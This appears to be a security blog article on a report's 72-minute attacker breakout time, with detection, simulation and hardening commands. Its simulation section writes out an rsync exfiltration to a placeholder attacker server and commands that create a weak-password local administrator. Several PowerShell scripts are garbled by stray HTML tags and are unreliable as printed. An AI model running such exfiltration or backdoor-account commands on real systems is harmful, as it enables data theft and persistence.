Listen to this Post
Introduction:

The window for stopping a cyberattack has collapsed. According to the 2026 Palo Alto Networks Unit 42 Incident Response Report, the breakout time—the period from initial system compromise to lateral movement and data exfiltration—has plummeted to an average of just 72 minutes. This acceleration, driven by the convergence of software vulnerabilities, sophisticated phishing, and identity-based attacks, means defenders have barely over an hour to detect and contain a breach. This article breaks down the mechanics of this speed-run attack, providing the technical commands and defensive strategies necessary to slow the adversary down.
Learning Objectives:
- Understand the key findings of the Unit 42 report, specifically the 72-minute breakout time and the role of identity in breaches.
- Learn to identify the indicators of a fast-moving attack using Windows and Linux command-line tools.
- Implement configuration changes and monitoring techniques to harden identity controls and detect early-stage exploitation.
You Should Know:
1. The 72-Minute Reality: Detecting the “Breakout Time”
The report highlights that attackers are no longer slowly probing networks; they are executing a “smash-and-grab” with surgical precision. The 72-minute window begins with initial access (a vulnerability exploit or a phished credential) and ends with the attacker moving laterally to a critical asset or establishing persistence for exfiltration. To detect this, you must hunt for the “Golden Minutes” immediately following a compromise.
Step‑by‑step guide: Hunting for Post-Exploitation Activity
Within the first hour, attackers typically run discovery commands. Here is how to find their footprints.
- On Windows (Checking for Suspicious Process Trees):
Use PowerShell to look for processes spawned by Office applications or browsers (common initial access vectors) that shouldn’t be running command shells.Find processes spawned by Word, Excel, or browsers that launched cmd.exe or powershell.exe Get-WmiObject Win32_Process | Where-Object { $<em>.ParentProcessId -ne 0 } | ForEach-Object { $Parent = Get-WmiObject Win32_Process -Filter "ProcessId = $($</em>.ParentProcessId)" if ($Parent.Name -match "WINWORD|EXCEL|OUTLOOK|chrome|firefox|msedge" -and $<em>.Name -match "cmd|powershell|wscript|cscript") { [bash]@{ Time = $</em>.CreationDate Parent = $Parent.Name Child = $<em>.Name CommandLine = $</em>.CommandLine ChildPID = $_.ProcessId } } } -
On Linux (Checking for Unexpected Network Connections):
Attackers often establish backconnect shells or download secondary payloads within minutes. Check for established connections to unusual external IPs.List all current network connections with process info ss -tunap Check the bash history for suspicious downloads or connection attempts tail -n 50 ~/.bash_history Look for wget, curl, or nc (netcat) commands to unfamiliar IPs
- Identity as the New Perimeter: 90% of Cases
The report states identity played a material role in nearly 90% of cases. Attackers aren’t “hacking in,” they are “logging in.” This focuses on stealing tokens, abusing over-privileged accounts, and bypassing MFA. Defenders must treat authentication logs as a high-fidelity alert source.
Step‑by‑step guide: Auditing for Identity Anomalies
-
On Windows (Active Directory / Event Logs):
Anomalies often appear as “impossible travel” or account lockouts followed by success. Check Security Event Log 4624 (Logon) and 4648 (Logon with explicit credentials).Search for logons from external IPs (Event ID 4624, Logon Type 3 for network, 10 for RemoteInteractive) Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4624} -MaxEvents 100 | ForEach-Object { $xml = [bash]$<em>.ToXml() $IpAddress = $xml.Event.EventData.Data | Where-Object {$</em>.Name -eq 'IpAddress'} | Select-Object -ExpandProperty 'text' $LogonType = $xml.Event.EventData.Data | Where-Object {$<em>.Name -eq 'LogonType'} | Select-Object -ExpandProperty 'text' if ($IpAddress -and $IpAddress -notlike "127.0.0.1" -and $IpAddress -notlike "::1") { [bash]@{ Time = $</em>.TimeCreated User = $xml.Event.EventData.Data | Where-Object {$<em>.Name -eq 'TargetUserName'} | Select-Object -ExpandProperty 'text' LogonType = $LogonType SourceIP = $IpAddress Workstation = $xml.Event.EventData.Data | Where-Object {$</em>.Name -eq 'WorkstationName'} | Select-Object -ExpandProperty 'text' } } } -
On Cloud (Azure AD / AWS IAM):
Check for disabled MFA or new API keys created by non-admin users.
Azure CLI:
 Check risky sign-ins
az monitor activity-log list --resource-provider "Microsoft.Identity" --query "[?status.value=='Risky']"
3. Vulnerability Exploitation vs. Phishing: The Tied Race
The report notes software vulnerabilities now tie with phishing as entry points. This means your patch management and email security must be equally prioritized. Attackers are targeting known exploits (n-day) aggressively, assuming you haven’t patched.
Step‑by‑step guide: Identifying Vulnerable Assets Quickly
- On Linux (Assessing Patch Levels):
Use package managers to see what is outdated and potentially vulnerable.Debian/Ubuntu: List upgradable packages sudo apt list --upgradable Check running services against known vulnerabilities using cve-bin-tool (Requires python3-pip install cve-bin-tool) cve-bin-tool -f csv -o vuln_report.csv /usr/bin /usr/sbin /lib
-
Network-Wide (Using Nmap for Vulnerability Context):
Scan for services that are historically targeted.
 Check for Log4j signatures (CVE-2021-44228) on the network
sudo nmap -sV --script http-log4shell --script-args http-log4shell.path=/example_path 192.168.1.0/24

Scan for SMBv1 (a legacy protocol often targeted)
sudo nmap --script smb-protocols -p445 192.168.1.0/24
4. Simulating the 72-Minute Attack (Defensive Red Teaming)
To know if you can stop the attack in time, you must simulate it. This involves attempting to exfiltrate a benign file or create a test user account within the 72-minute window to see if your SIEM alerts.
Step‑by‑step guide: Testing Your Detection Pipeline
- Simulate Data Exfiltration (Linux):
Use `rsync` or `scp` over a non-standard port to test Data Loss Prevention (DLP) rules.Attempt to copy a sensitive-looking file to an external "attacker" server on port 2222 rsync -avz -e 'ssh -p 2222' ./test_exfil_data.txt [email protected]:/tmp/
- Simulate Privilege Escalation (Windows):
Create a local admin user via command line and monitor for alerts.:: Create user and add to administrators (Mimics attacker persistence) net user undrcodetest Password123! /add net localgroup administrators undrcodetest /add</li> </ul> :: Check your SIEM or Windows Event Log (Event ID 4720 - User Created, 4732 - Added to group)
5. Defensive Hardening: Breaking the Kill Chain
To push the breakout time beyond 72 minutes, implement micro-segmentation and strict Conditional Access policies to neutralize compromised identities immediately.
Step‑by‑step guide: Mitigation Checklist
- Windows Firewall (Isolate Critical Assets):
Block lateral movement by restricting RDP (3389) and SMB (445) to only specific admin workstations.Block all inbound RDP except from a specific admin subnet New-NetFirewallRule -DisplayName "Block RDP Public" -Direction Inbound -LocalPort 3389 -Protocol TCP -Action Block -RemoteAddress "Any" New-NetFirewallRule -DisplayName "Allow RDP from SecTeam" -Direction Inbound -LocalPort 3389 -Protocol TCP -Action Allow -RemoteAddress "192.168.10.0/24"
- Linux (Disable Unused Services):
Reduce the attack surface by stopping unnecessary services that could host vulnerabilities.List all listening services sudo ss -tulpn Stop and disable a vulnerable/unused service (e.g., outdated telnet or ftp) sudo systemctl stop vsftpd sudo systemctl disable vsftpd
What Undercode Say:
- Speed is the new payload. The 72-minute statistic is a paradigm shift. Defenders can no longer rely on “we’ll look at the logs tomorrow.” Detection and response must be automated and real-time, focusing on the behavioral indicators present in the first hour of an intrusion.
- Identity is the primary battlefield. With identity involved in 90% of breaches, the focus must shift from purely securing the endpoint to rigorously securing the authentication process. This requires a zero-trust approach where every access request is treated as potentially hostile, regardless of where it originates.
The convergence of phishing and software vulnerabilities as equal entry points signifies that attackers have diversified their initial access methods. Defenders cannot focus on just email security or just patch management; they must excel at both. The report’s data suggests that while perimeter defenses may hold, the internal network is considered flat and hostile by default. The only way to win is to ensure that when an attacker lands, they find themselves in a tightly controlled, heavily monitored “cell” rather than the open prison yard of the corporate network.
Prediction:
The 72-minute breakout time will likely compress further to under 45 minutes by 2027, driven by the integration of AI-driven tooling by adversaries that automates the discovery and exploitation of misconfigurations. Consequently, we will see a rise in “autonomous response” solutions where infrastructure automatically isolates compromised endpoints without human intervention, shifting the role of the security analyst from a responder to a validator of automated machine decisions.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: True Or – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Windows Firewall (Isolate Critical Assets):


